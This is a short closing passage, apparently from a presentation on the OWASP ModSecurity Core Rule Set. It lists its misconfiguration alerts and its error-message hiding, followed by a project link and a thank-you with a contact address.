- **Identification of Application Defects** - alerts on application misconfigurations.
- **Error Detection and Hiding** - Disguising error messages sent by the server.

http://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project

THANK YOU

jim@owasp.org